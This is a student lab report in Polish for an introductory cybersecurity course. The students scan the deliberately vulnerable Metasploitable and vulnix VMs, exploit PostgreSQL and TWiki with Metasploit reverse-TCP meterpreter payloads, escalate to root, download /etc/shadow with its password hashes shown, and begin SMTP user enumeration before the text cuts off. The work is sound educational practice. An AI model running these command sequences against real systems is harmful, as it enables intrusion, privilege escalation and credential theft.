

# Wprowadzenie do cyberbezpieczeństwa (WCYB)

## **Laboratorium 2**

Zadania do Tematu 2: Cyberbezpieczeństwo ofensywne - skanowanie, eksploitacja i łamanie haseł

### Zadanie 1 – Skanowanie podatności

#### 1.1 Wynik skanowania wraz z komentarzem

Pełne sprawozdanie w [wycyb\\_skan\\_zadanie1\\_lab2.pdf](#)

Komentarz: Host metasploitable posiada duże luki w bezpieczeństwie

#### 1.2 Rekomendacje dotyczące mitygacji podatności

Na początku radzilibyśmy zająć się podatnościami o wysokim stopniu zagrożenia, takie jak:

- *DistCC Remote Code Execution Vulnerability,*
- *TWiki XSS and Command Execution Vulnerabilities,*
- *PHP-CGI-based setups vulnerability when parsing query string parameters from php files*
- itp.

Wykorzystanie tych podatności może pozwolić osobie atakującej na złamanie zabezpieczeń aplikacji, uzyskanie dostępu lub modyfikację danych, wykorzystywać ukryte luki w podstawowej bazie danych i uzyskiwać nieautoryzowany dostęp do danych aplikacji. Możliwe są również inne ataki.

Radzilibyśmy aktualizację systemu operacyjnego i aplikacji.

Z powodu nagromadzonej ilości podatności, zalecalibyśmy analizę raportu ze skanowania. W raporcie zawarte są analizy podatności. Do każdej podatności zostało zawarte:

- Podsumowanie
- Wynik wykrywania luk w zabezpieczeniach
- Możliwości wykorzystania podatności przez atakującego
- Sposób mitygacji podatności
- Metoda wykrywania luk w zabezpieczeniach

- Referencje

Dla każdej podatności został stworzony sposób mitygacji podatności, co pozwoli na zmniejszenie czasu wyszukiwania rozwiązań i natychmiastowe działanie. Kolejność działania jest taka, by zająć się podatnościami o wysokim stopniu zagrożenia a na koniec zająć się podatnościami o niskim stopniu zagrożenia.

## Zadanie 2 – Eksploatacja

### 2.1.1 postgresQL - wykrycia wersji usługi

Na początku za pomocą komendy *ifconfig* znajdujemy IP maszyny wirtualnej.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b1:bd:c5
          inet addr:192.168.148.129  Bcast:192.168.148.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb1:bdc5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:56 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5250 (5.1 KB)  TX bytes:6998 (6.8 KB)
          Interrupt:16 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:31 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:16281 (15.8 KB)  TX bytes:16281 (15.8 KB)
```

Następnie wykorzystujemy komendę *sudo nmap 192.168.148.129*, aby poznać usługę postgresQL. Otrzymujemy wyniki *PostgreSQL DB 8.3.0-8.3.7*.

```
└─$ sudo nmap 192.168.148.129 -sV
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-05 13:18 EST
Nmap scan report for 192.168.148.129
Host is up (0.00062s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10
          with Suhosin-Patch)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp   open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp   open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
```

### 2.1.2 wskazania odpowiedniego exploita

Aby wskazać odpowiedniego exploita używamy komendy *msfconsols*, aby uruchomić go w kalim. Należy przy tym upewnić się czy uruchomiona jest usługa Metasploita ( service

metasploit start ). Następnie używamy komendy *search postgresql*, aby wyszukać odpowiedniego exploita.

```
ViewFetchServlet.dat SQL Injection
 3  auxiliary/admin/http/manageengine_pmp_privesc 2014-11-08
normal Yes ManageEngine Password Manager SQLAdvancedALSearchRes
ult.cc Pro SQL Injection
 4  exploit/multi/postgres/postgres_copy_from_program_cmd_exec 2019-03-20
excellent Yes PostgreSQL COPY FROM PROGRAM Command Execution
 5  exploit/multi/postgres/postgres_createlang 2016-01-01
good Yes PostgreSQL CREATE LANGUAGE Execution
 6  auxiliary/scanner/postgres/postgres_dbname_flag_injection
normal No PostgreSQL Database Name Command Line Flag Injection
 7  auxiliary/scanner/postgres/postgres_login
normal No PostgreSQL Login Utility
 8  auxiliary/admin/postgres/postgres_readfile
normal No PostgreSQL Server Generic Query
 9  auxiliary/admin/postgres/postgres_sql
normal No PostgreSQL Server Generic Query
10  auxiliary/scanner/postgres/postgres_version
normal No PostgreSQL Version Probe
11  exploit/linux/postgres/postgres_payload 2007-06-05
excellent Yes PostgreSQL for Linux Payload Execution
12  exploit/windows/postgres/postgres_payload 2009-04-10
excellent Yes PostgreSQL for Microsoft Windows Payload Execution
13  auxiliary/admin/http/rails_devise_pass_reset 2013-01-28
normal No Ruby on Rails Devise Authentication Password Reset

Interact with a module by name or index. For example info 13, use 13 or use a
```

Zauważyliśmy, że nr 11 jest przystosowany do Linuxa, więc go wybieramy za pomocą komendy *use 11*.

```
Interact with a module by name or index. For example info 13, use 13 or use a
uxiliary/admin/http/rails_devise_pass_reset

msf6 > use 11
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) >
```

### 2.1.3 wykonanie exploita

Następnie za pomocą komendy *show options* sprawdzamy dostępne opcje w ramach exploitu.

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(linux/postgres/postgres_payload) > show options  
Module options (exploit/linux/postgres/postgres_payload):  


| Name     | Current Setting | Required | Description                                                                                  |
|----------|-----------------|----------|----------------------------------------------------------------------------------------------|
| DATABASE | template1       | yes      | The database to authenticate against                                                         |
| PASSWORD | postgres        | no       | The password for the specified user name. Leave blank for a random password.                 |
| RHOSTS   |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT    | 5432            | yes      | The target port                                                                              |
| USERNAME | postgres        | yes      | The username to authenticate as                                                              |
| VERBOSE  | false           | no       | Enable verbose output                                                                        |

  
Payload options (linux/x86/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

Zauważamy, że **RHOSTS** i **LHOST** nie są skonfigurowane, dlatego za pomocą komendy **set**. Czyli do **LHOST** przypisujemy IP kaliego, a do **RHOSTS** IP metasploitable.

```
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.148.128  
LHOST => 192.168.148.128  
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.148.129  
RHOSTS => 192.168.148.129  
msf6 exploit(linux/postgres/postgres_payload) > 
```

Następnie korzystamy z komendy **exploit**, aby przejąć kontrolę nad maszyną.

```
msf6 exploit(linux/postgres/postgres_payload) > exploit  
[*] Started reverse TCP handler on 192.168.148.128:4444  
[*] 192.168.148.129:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)  
[*] Uploaded as /tmp/feGlenqH.so, should be cleaned up automatically  
[*] Sending stage (989032 bytes) to 192.168.148.129  
[*] Meterpreter session 1 opened (192.168.148.128:4444 -> 192.168.148.129:43939) at 2022-12-05 13:57:56 -0500  
  
meterpreter > 
```

2.1.4 wykonanie ciągu poleceń: **ifconfig** , **id** , **uname -a** na zaatakowanej maszynie (maszynie która jest już pod naszą kontrolą)

Następnie skorzystaliśmy z powłoki **shell**, aby wprowadzić komendy **ifconfig** , **id**, **uname-a** i otrzymaliśmy taki output.

```

meterpreter > shell
Process 5557 created.
Channel 1 created.
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b1:bd:c5
          inet addr:192.168.148.129  Bcast:192.168.148.255  Mask:255.255.255.
0
          inet6 addr: fe80::20c:29ff:feb1:bdc5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2537 errors:1 dropped:1 overruns:0 frame:0
          TX packets:1787 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1159728 (1.1 MB)  TX bytes:163090 (159.2 KB)
          Interrupt:16 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:442 errors:0 dropped:0 overruns:0 frame:0
          TX packets:442 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:219033 (213.8 KB)  TX bytes:219033 (213.8 KB)

id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6 GNU/Linux

```

## 2.2 System do zarządzania treścią portalu WWW

Za pomocą polecenia ***nmap 192.168.148.129 -sV*** zauważyliśmy, że na porcie **80** znajduje się wersja usługi **Apache httpd 2.2.8**.

```

kali@kali: ~
File Actions Edit View Help
└─$ sudo nmap 192.168.148.129 -sV
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-05 14:16 EST
Nmap scan report for 192.168.148.129
Host is up (0.0031s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with S

```

### 2.2.1 dirbuster

Następnie wykorzystujemy **dirbustera** i przeszukujemy port 80. korzystamy z **Targeta URL** **<http://192.168.148.129:80>** i odpalamy dirbustera. Po pewnym czasie możemy zauważyć, że **Twiki** pojawia się dość często przy skanowaniu i później odnaleźliśmy w Internecie, że Twiki jest systemem do zarządzania treścią portalu WWW.

Type	Found	Response	Size
Dir	/twiki/bin/	403	542
Dir	/twiki/bin/search/	200	3840
Dir	/twiki/bin/register/	302	283
Dir	/twiki/bin/search/0/	200	3840
Dir	/twiki/lib/	200	1682
Dir	/twiki/bin/view/	200	10425
File	/twiki/bin/search/0.html	200	3674
File	/twiki/bin/search/0.js	200	3674
File	/twiki/bin/search/0.php	200	3674
File	/twiki/bin/view/0.html	200	4890
File	/twiki/bin/view/0.js	200	4860
Dir	/twiki/bin/view/0/	200	10425
File	/twiki/bin/view/0.php	200	4875
Dir	/twiki/bin/upload/	302	282

Następnie używamy komendy *search twiki*, aby odszukać odpowiedniego exploita oraz skorzystamy z podatności TWiki History za pomocą komendy *use 2*.

```
msf6 > search twiki

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Checked
0	exploit/unix/webapp/moinmoin_twikidraw	2012-12-30	manual	Yes
1	exploit/unix/http/twiki_debug_plugins	2014-10-09	excellent	Yes
2	exploit/unix/webapp/twiki_history	2005-09-14	excellent	Yes
3	exploit/unix/webapp/twiki_makertext	2012-12-15	excellent	Yes
4	exploit/unix/webapp/twiki_search	2004-10-01	excellent	Yes

```
Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search

msf6 >
```

Zauważamy za pomocą komendy *show options*, że *RHOSTS* nie ma przypisanych ustawień, więc przypisujemy mu za pomocą komendy *set RHOSTS 192.168.148.129* IP metasploitable i używamy komendy *exploit*. Widzimy, że utworzyła się sesja 1, więc wpisujemy *session 1*, aby ją wybrać. Dzięki temu mamy kontrolę nad metasploitable. Potem używamy polecenia *ifconfig*.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP LOOPBACK RUNNING
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 00:0c:29:b1:bd:c5
MTU        : 1500
Flags      : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 192.168.148.129
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:feb1:bdc5
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Następnie włączamy powłokę *shell*, która umożliwi wykonanie komend *id* oraz *uname -a*.



```

meterpreter > shell
Process 12193 created.
Channel 1 created.
ifconfig
/bin/sh: ifconfig: not found
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

```

## 2.3 Zwiększenie uprawnień

Na początku w *msfconsosle* wykonaliśmy takiego samego exploita jak w zadaniu poprzednim. Po wejściu do *meterpretera* użyliśmy komendy *backgorund*, aby sesja została zapamiętana. Następnie uruchomiliśmy polecenie *use post/multi/recon/local\_exploit\_suggester* przy poprzednia ustawieniach dla 2.1(*LHOST* i *RHOSTS*). Po wpisaniu komendy *options* zauważyliśmy, że musimy podać ustawienia dla *SESSION*, więc wpisujemy *set SESSION 1*, a następnie używamy komendy *exploit*.

```

msf6 exploit(linux/postgres/postgres_payload) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

```

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on
SHOWDESCRIPTION	false	yes	Displays a detailed description for the available exploits

Po wykonaniu komendy wyświetliła się lista exploitów, która umożliwi nam zwiększenie uprawnień *roota*.

```

[*] Running check method for exploit 48 / 48
[*] 192.168.148.129 - Valid modules for session 1:

```

#	Name	Poten
1	exploit/linux/local/glibc_ld_audit_dso_load_priv_esc The target appears to be vulnerable.	Yes
2	exploit/linux/local/glibc_origin_expansion_priv_esc The target appears to be vulnerable.	Yes
3	exploit/linux/local/netfilter_priv_esc_ipv4 The target appears to be vulnerable.	Yes
4	exploit/linux/local/ptrace_sudo_token_priv_esc The service is running, but could not be validated.	Yes
5	exploit/linux/local/su_login The target appears to be vulnerable.	Yes
6	exploit/linux/local/abrt_raceabrt_priv_esc The target is not exploitable.	No
7	exploit/linux/local/abrt_sosreport_priv_esc The target is not exploitable.	No
8	exploit/linux/local/af_packet_chocobo_root_priv_esc The target is not exploitable. System architecture i686 i	No
9	exploit/linux/local/af_packet_packet_set_ring_priv_esc	No

Następnie wybraliśmy pierwszą opcję i wpisaliśmy w konsolę polecenie *use exploit/linux/local/glibc\_ld\_audit\_dso\_load\_priv\_esc*. Potem wpisaliśmy komendę *set SESSION 1* i ustawiliśmy *PAYLOAD* za pomocą komendy *set PAYLOAD linux/x86/meterpreter/reverse\_tcp* i użyliśmy komendy *exploit*.

```

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set SESSION 1
SESSION => 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set PAYLOAD linu
x/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit

[*] Started reverse TCP handler on 192.168.148.128:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.LfDJT6yrl' (1279 bytes) ...
[*] Writing '/tmp/.172W86' (291 bytes) ...
[*] Writing '/tmp/.Yvg6mLJI40' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (989032 bytes) to 192.168.148.129
[*] Meterpreter session 2 opened (192.168.148.128:4444 -> 192.168.148.129:588
34) at 2022-12-05 16:12:02 -0500

meterpreter >

```

Aby sprawdzić, czy zwiększyliśmy uprawnienia *roota*, wpisaliśmy komendę *shell*, a potem *id*. W taki sposób byliśmy w stanie odczytać, że uzyskaliśmy dostęp do *roota*.

```

meterpreter > shell
Process 12529 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=114(ssl-cert),117(postgres)

```

### 2.3.2 Skopiowanie zawartości /etc/shadow

Aby pobrać plik *shadow* przeszliśmy do sesji i użyliśmy komendy *download /etc/shadow*.




```

^Z
Background channel 1? [y/N] y
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → /home/kali/shadow
[*] Downloaded 1.15 KiB of 1.15 KiB (100.0%): /etc/shadow → /home/kali/shadow
w
[*] download .: /etc/shadow → /home/kali/shadow

```

W pobranym pliku można było zauważyć zaszyfrowane hasła oraz informacje o nich.



```

~/shadow [Read Only] - Mousepad
File Edit Search View Document Help
1 root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
2 daemon*:14684:0:99999:7:::
3 bin*:14684:0:99999:7:::
4 sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
5 sync*:14684:0:99999:7:::
6 games*:14684:0:99999:7:::
7 man*:14684:0:99999:7:::
8 lp*:14684:0:99999:7:::
9 mail*:14684:0:99999:7:::
10 news*:14684:0:99999:7:::
11 uucp*:14684:0:99999:7:::
12 proxy*:14684:0:99999:7:::
13 www-data*:14684:0:99999:7:::
14 backup*:14684:0:99999:7:::
15 list*:14684:0:99999:7:::
16 irc*:14684:0:99999:7:::
17 gnats*:14684:0:99999:7:::
18 nobody*:14684:0:99999:7:::
19 libuuid!:14684:0:99999:7:::
20 dhcp*:14684:0:99999:7:::
21 syslog*:14684:0:99999:7:::
22 klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
23 sshd*:14684:0:99999:7:::

```

### 3. Zadania Utrwalające

#### 3.1 Skanowania połączeniowe TCP oraz skanowanie XMAS dla hosta vulnix

Na początek sprawdzamy nasz adres IP przy użyciu komendy *ifconfig*

```

(vagrant@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:febd:4f98 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:bd:4f:98 txqueuelen 1000 (Ethernet)
    RX packets 9 bytes 3754 (3.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23 bytes 3720 (3.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

vagrant@kali:~$
(vagrant@kali)-[~]
$

```

Używamy komendy `sudo nmap -sP 192.168.56.103/24` by znaleźć adres IP hosta *vulnix*.  
Adres IP hosta *vulnix* jest *192.168.56.102*.

```

(vagrant@kali)-[~]
$ sudo nmap -sP 192.168.56.103/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-04 04:24 EST
Nmap scan report for 192.168.56.1
Host is up (0.00049s latency).
MAC Address: 0A:00:27:00:00:03 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00018s latency).
MAC Address: 08:00:27:7A:EC:6C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.00040s latency).
MAC Address: 08:00:27:2A:11:AA (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.86 seconds

(vagrant@kali)-[~]
$

```

Robimy skanowanie TCP i XMAS dla hosta *vulnix*.

Komenda do skanowania TCP: `sudo nmap -sT 192.168.56.102`

```

(vagrant@kali)-[~]
$ sudo nmap -sT 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-04 04:27 EST
Nmap scan report for 192.168.56.102
Host is up (0.0017s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
79/tcp    open  finger
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
MAC Address: 08:00:27:2A:11:AA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds

(vagrant@kali)-[~]
$

```

Komenda do skanowania XMAS: *sudo nmap -sX 192.168.56.102*

```

(vagrant@kali)-[~]
$ sudo nmap -sX 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-04 04:28 EST
Nmap scan report for 192.168.56.102
Host is up (0.00036s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
25/tcp    open|filtered smtp
79/tcp    open|filtered finger
110/tcp   open|filtered pop3
111/tcp   open|filtered rpcbind
143/tcp   open|filtered imap
512/tcp   open|filtered exec
513/tcp   open|filtered login
514/tcp   open|filtered shell
993/tcp   open|filtered imaps
995/tcp   open|filtered pop3s
2049/tcp  open|filtered nfs
MAC Address: 08:00:27:2A:11:AA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.58 seconds

(vagrant@kali)-[~]
$

```

### 3.2 Określenie systemu operacyjnego i wersję uruchomionych usług dla hosta vulnix.

Do określenia systemu operacyjnego i wersji uruchomionych usług dla hosta **vulnix** używamy komendy **sudo nmap -sV -O 192.168.56.102**. Flaga **-O** pozwala uzyskać informacje o systemie operacyjnym a flaga **-sV** pozwala uzyskać informacje o wersji uruchomionych usług dla hosta **vulnix**.

```
(vagrant@kali)-[~]
$ sudo nmap -sV -O 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-04 04:35 EST
Nmap scan report for 192.168.56.102
Host is up (0.00058s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp     Postfix smtpd
79/tcp    open  finger   Linux fingerd
110/tcp   open  pop3     Dovecot pop3d
111/tcp   open  rpcbind  2-4 (RPC #100000)
143/tcp   open  imap     Dovecot imapd
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell    Netkit rshd
993/tcp   open  ssl/imap Dovecot imapd
995/tcp   open  ssl/pop3 Dovecot pop3d
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
MAC Address: 08:00:27:2A:11:AA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop
Service Info: Host: vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.18 seconds
```

### 3.3 Enumeracja użytkowników usługi wysyłania poczty

W celu enumeracji użytkowników usługi wysyłania poczty użyjemy metasploita. Odpalamy metasploita przy użyciu komendy **sudo msfconsole**.

```
vagrant@kali -
File Actions Edit View Help

(vagrant@kali)-[~]
$ sudo msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here

Metasploit v6.2.11-dev
--
-- 2233 exploits - 1179 auxiliary - 398 post
-- 489 payloads - 45 encoders - 11 nops
-- 0 evasion

Metasploit tip: Start commands with a space to avoid saving
them to history
```

Użyjemy komendy **search smtp** by znaleźć moduł, który pozwoli na enumerację użytkowników usługi wysyłania poczty. Moduł jest na numerze 25.

```
File Actions Edit View Help
+ -- --[ 2213 exploits - 1179 auxiliary - 398 post ]
+ -- --[ 867 payloads - 45 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: Start commands with a space to avoid saving
them to history
msf6 > search smtp

Matching Modules

